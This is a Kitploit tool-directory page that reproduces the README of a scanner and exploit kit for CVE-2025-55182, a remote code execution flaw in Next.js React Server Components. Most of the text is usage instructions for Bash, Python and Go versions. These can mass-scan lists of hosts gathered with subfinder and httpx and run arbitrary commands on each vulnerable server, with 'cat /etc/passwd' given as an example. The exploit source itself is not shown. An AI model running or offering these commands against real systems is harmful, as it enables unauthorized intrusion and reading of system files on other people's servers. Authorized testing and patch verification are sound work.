Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2025-55182-Simple-Scanner — High-fidelity RCE scanner for CVE-2025-55182 affecting Next.js RSC. Supports mass scanning, command execution, and automated recon pipelines. Built for pentesters, researchers, and bounty hunters. | Kitploit
Tools/GitHubGitHub/satriarizka/cve-2025-55182-simple-scanner
ReconnaissanceVulnerability ScannersPayload GenerationExploitationWeb Application ExploitationPenetration TestingCommand and ControlLearning & Education
Share
GitHub
satriarizka/cve-2025-55182-simple-scanner

CVE-2025-55182-Simple-Scanner

High-fidelity RCE scanner for CVE-2025-55182 affecting Next.js RSC. Supports mass scanning, command execution, and automated recon pipelines. Built for pentesters, researchers, and bounty hunters.

View Repository
2511 months agoNot yet reviewed

CVE-2025-55182: React Server Components RCE Scanner

A comprehensive toolkit for detecting and exploiting CVE-2025-55182, a Critical Remote Code Execution vulnerability in Next.js applications using React Server Components.

This repository features a unified Bash scanner (Single & Mass mode), Python/Go implementations, and a bug bounty reconnaissance workflow.


Scanner Menu Scanner Demo


📂 Repository Structure

  • scanner.sh — All-in-one Bash script for Single Target and Mass Scanning
  • python/exploit.py — Stable Python implementation (better JSON escaping)
  • go/main.go — High-performance implementation (compilable)

🚀 Reconnaissance Workflow (Bug Bounty Methodology)

For mass hunting on wildcard domains, use this pipeline to filter targets before scanning:

# 1. Enumerate subdomains
subfinder -dL wildcards.txt -all -recursive > subs.txt

# 2. Filter for live hosts
httpx -l subs.txt -o live.txt

# 3. Pre-scan detection using Nuclei (optional)
nuclei -l live.txt -t CVE-2025-55182.yaml -o final.txt

🛠️ Bash Scanner Usage (Recommended)

The scanner.sh script supports single target scans and mass scanning from a file list.

🔧 Installation

chmod +x scanner.sh

1️⃣ Single Target Mode

Best for verifying a specific target with verbose output.

# Basic check (defaults to "id")
./scanner.sh -d example.com

# Execute custom command
./scanner.sh -d https://target.com -c "cat /etc/passwd"

2️⃣ Mass Scan Mode

Efficiently scans a list of URLs and saves vulnerable hosts to a file.

# Scan a list of URLs
./scanner.sh -l live.txt -c "whoami"

# Custom output file
./scanner.sh -l live.txt -o my_bounty.txt

Options

FlagDescription
-d, --domainSingle target URL
-l, --listFile containing list of URLs
-c, --commandCommand to execute (default: id)
-o, --outputOutput file for vulnerable hosts (default: vulnerable_hosts.txt)

🐍 Python Version

Use this if you encounter issues with Bash escaping special characters.

Requirements

pip install requests

Usage

python3 python/exploit.py -u http://target.com -c "uname -a"

🐹 Go Version

High performance, minimal dependencies.

Run directly

go run go/main.go -u http://target.com -c "id"

Build binary

cd go
go build -o cve-scanner main.go
./cve-scanner -u http://target.com

⚠️ Disclaimer

This tool is for educational purposes and authorized security testing only. Unauthorized usage is strictly illegal. The developer assumes no liability for misuse or damages caused by this program.


🔗 References

  • NVD CVE Detail: https://nvd.nist.gov/vuln/detail/CVE-2025-55182

  • React Security Advisory (React Server Components vulnerability): https://react.dev/blog/2025/12/03/critical-security-vulnerability-in-react-server-components

  • ProjectDiscovery Nuclei Template: https://cloud.projectdiscovery.io/library/CVE-2025-55182

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    960
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    554
  • 3

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    349
  • 4

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    343
  • 5

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    323
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    295

Explore all tools

Browse our collection of tools

View all tools →